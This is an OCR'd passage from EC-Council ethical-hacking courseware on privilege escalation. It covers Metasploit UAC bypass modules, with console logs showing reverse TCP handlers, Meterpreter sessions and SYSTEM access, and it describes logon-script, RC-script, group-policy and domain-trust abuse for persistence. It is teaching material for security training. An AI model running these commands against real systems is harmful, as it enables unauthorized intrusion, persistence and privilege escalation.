


Figure 6.117: Screenshot of Metasploit showing UAC protection bypass

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bypassing UAC Protection via Memory Injection**

  The Metasploit exploit **bypassuac_injection** employs reflective DLL mechanisms to inject only DLL payload binaries. Using this command, attackers can obtain **AUTHORITY\SYSTEM** privileges.

  msf > use exploit/windows/local/bypassuac_injection




Figure 6.118: Screenshot of Metasploit showing UAC Bypass via memory injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bypassing UAC Protection through FodHelper Registry Key**

  The Metasploit exploit **bypassuac_fodhelper** hijacks a special key from the HKCU registry hive to bypass the UAC and attaches it to a fodhelper.exe. The custom commands can be invoked when the fodhelper.exe file is executed.

  msf > use exploit/windows/local/bypassuac_fodhelper




Figure 6.119: Screenshot of Metasploit showing UAC Bypass via FodHelper registry key

- **Bypassing UAC Protection through Eventvwr Registry Key**

  The Metasploit exploit **bypassuac_eventvwr** also hijacks a special key from the HKCU registry, and custom commands can be executed with the launch of Event Viewer. This exploit manipulates the registry key, but it is wiped once the malicious commands or payloads are invoked.

  msf > use exploit/windows/local/bypassuac_eventvwr

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/local/bypassuac_eventvwr
msf exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf exploit(windows/local/bypassuac_eventvwr) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\cmd.exe /c C:\Windows\System32\eve
[*] Sending stage (179779 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.105:65227)
[*] Cleaining up registry keys ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.120: Screenshot of Metasploit showing UAC bypass via the Eventvwr registry key

- **Bypassing UAC Protection through COM Handler Hijack**

  The Metasploit exploit **`bypassuac_comhijack`** allows attackers to build COM handler registry entries within the current user hive to bypass UAC protection. These registry entries can be referenced to the execution of some high-level processes, which results in the loading of attacker-controlled DLLs. These DLLs can be injected with a malicious payload that allows attackers to establish elevated sessions.

  `msf > use exploit/windows/local/bypassuac_comhijack`

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/local/bypassuac_comhijack
msf exploit(windows/local/bypassuac_comhijack) > set session 1
session => 1
msf exploit(windows/local/bypassuac_comhijack) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Computer Managment via HKCU\Software\Classes\CLSID\{0A29FF9E-7F
[*] Uploading payload to C:\Users\raj\AppData\Local\Temp\bqLjioWg.dll ...
[*] Executing high integrity process ...
[*] Sending stage (179779 bytes) to 192.168.1.107
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.107:49209)
[*] Cleaining up registry ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.121: Screenshot of Metasploit showing UAC bypass via COM handler hijacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Abusing Boot or Logon Initialization Scripts

- Attackers take advantage of boot or logon initialization scripts for **escalating privileges** or **maintaining persistence** on a target system
- Boot or logon initialization scripts also allow attackers to perform different **administrative tasks**, using which they can run other programs on the system

Logon Script (Windows)	Attackers create persistence and escalate privileges on a system by embedding the path to their script in the following registry key: `HKCU\Environment\UserInitMprLogonScript`
Logon Script (Mac)	Logon scripts in macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during system login Attackers leverage these hooks to inject a malicious payload to elevate privileges and maintain persistence
Network Logon Scripts	Network logon scripts are allocated using Active Directory or GPOs Attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration
RC Scripts	Attackers abuse RC scripts by embedding a malicious binary shell or path in RC scripts such as `rc.common` or `rc.local` within Unix-based systems to escalate privileges and maintain persistence
Startup Items	Attackers create malicious files or folders within the `/Library/StartupItems` directory to maintain persistence `StartupItems` items are executed at the bootup stage with root-level privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Abusing Boot or Logon Initialization Scripts

Attackers take advantage of boot or logon initialization scripts for escalating privileges or maintaining persistence on a target system. These scripts also allow attackers to perform different administrative tasks, through which they can run other programs on the system. In addition, attackers can communicate with an internal logging server implementing these scripts. Such scripts may differ depending on the OS of the target system and the location (remote or local) from which they are executed. Attackers initially use these scripts to hold persistence on a single system. Based on the configuration settings, attackers can escalate privileges either using a local or an admin account.

Discussed below are the various techniques used by attackers to apply boot or logon initialization scripts for escalating privileges.

- **Logon Script (Windows)**

  Once a user or a user group is signed into a Windows system, the OS allows the execution of logon scripts. These scripts are used by attackers to create persistence and escalate privileges on a system by embedding the path to their script to the following registry key:

  - `HKCU\Environment\UserInitMprLogonScript`

- **Logon Script (Mac)**

  Logon scripts on macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during the system login. A specific script (login hook) is executed by macOS when a login attempt is made. However, this login hook differs from startup items as the hook itself is executed as the root user. Attackers leverage these hooks to inject malicious payloads to elevate privileges and maintain persistence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Logon Scripts**

  Attackers leverage network logon scripts for escalating privileges and maintaining persistence. These scripts are allocated using AD or GPOs. Such logon scripts are executed using any valid user's credentials. The initialization of a network logon script can be utilized for different systems based on the networked systems. For this reason, attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration to escalate their privileges.

- **RC Scripts**

  Attackers abuse RC scripts to escalate privileges and create persistence during the startup process of Unix-based systems. These scripts are executed during system startup and allow the mapping and initializing of custom startup services. These custom services can be used by an attacker for various run levels. Attackers maintain persistence by embedding a malicious binary shell or path to RC scripts such as **`rc.common`** or **`rc.local`** within Unix-based systems. When the system reboots, attackers gain root access through the automatic execution of these RC scripts.

- **Startup Items**

  In macOS systems, startup items run at the last stage of the booting process and include different executable files or shell scripts along with their configuration information, which is used to determine the order of execution for the startup items. **`StartupParameters.plist`** is an executable file of a startup item, which is located within the top-level root directory. Attackers create malicious files or folders within the **`/Library/StartupItems`** directory to maintain persistence. As these items are executed at the bootup stage, they can be executed with root-level privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Modifying Domain Policy

- The domain policy comprises the **configuration settings** that may be implemented between the domains in a forest domain environment
- Attackers modify the domain settings by **changing the group policy** and trust relationship between domains
- Attackers also **implant a fake domain** controller to maintain a foothold and escalate privileges

Group Policy Modification

- Modify the `ScheduledTasks.xml` file to create a malicious scheduled task/job using scripts such as New-GPOImmediateTask:

```
<GPO_PATH>\Machine\Preferences\Scheduled
Tasks\ScheduledTasks.xml
```

Domain Trust Modification

- Use the `domain_trusts` utility to collect information about trusted domains and modify the settings of existing domain trusts:

```
C:\Windows\system32>nltest
/domain_trusts
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Modifying Domain Policy

Attackers often attempt to circumvent security solutions and other defenses implemented in a domain environment by modifying the domain's configuration settings. In a Windows environment, domains controlled by the AD service manage the communications between various resources such as computers and user accounts in a network. The domain policy comprises the configuration settings that may be implemented between the domains in a forest domain environment. Attackers can modify the domain settings by changing the group policy and trust relationship between domains. Attackers make these changes to implant a fake domain controller (DC), through which they can maintain a foothold and escalate privileges.

- **Group Policy Modification**

  Group policies are used to manage the resources and their configuration settings such as security options, registry keys, and domain members. All user accounts are provided with read access to GPOs by default, and write access is provided only to specific users or groups within the domain.

  `\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\`

  Attackers use the above path to access the domain group policies and modify them to perform unintended activities such as creating a new account, disabling or modifying internal tools, ingress tool transfer, unwanted service executions, and modifying the policy to extract passwords in plaintext.

  `<GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml`

  Attackers use the above path to modify the **`ScheduledTasks.xml`** file to create a malicious scheduled task/job using scripts such as **`New-GPOImmediateTask`**.

  `<GPO_PATH>\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the above path to modify particular user rights such as **`SeEnableDelegationPrivilege`** to create a backdoor. Then, attackers control the user account to change the group policy settings.

- **Domain Trust Modification**

  Domain trust objects provide information such as credentials, accounts, authentication, and authorization mechanisms used by domains.


  ```
  C:\Windows\system32>nltest /domain_trusts
  ```

  Attackers use the above utility to collect information about trust domains and use the gathered information to add a domain trust or modify the settings of existing domain trusts to escalate privileges through Kerberoasting and pass-the-ticket attacks.

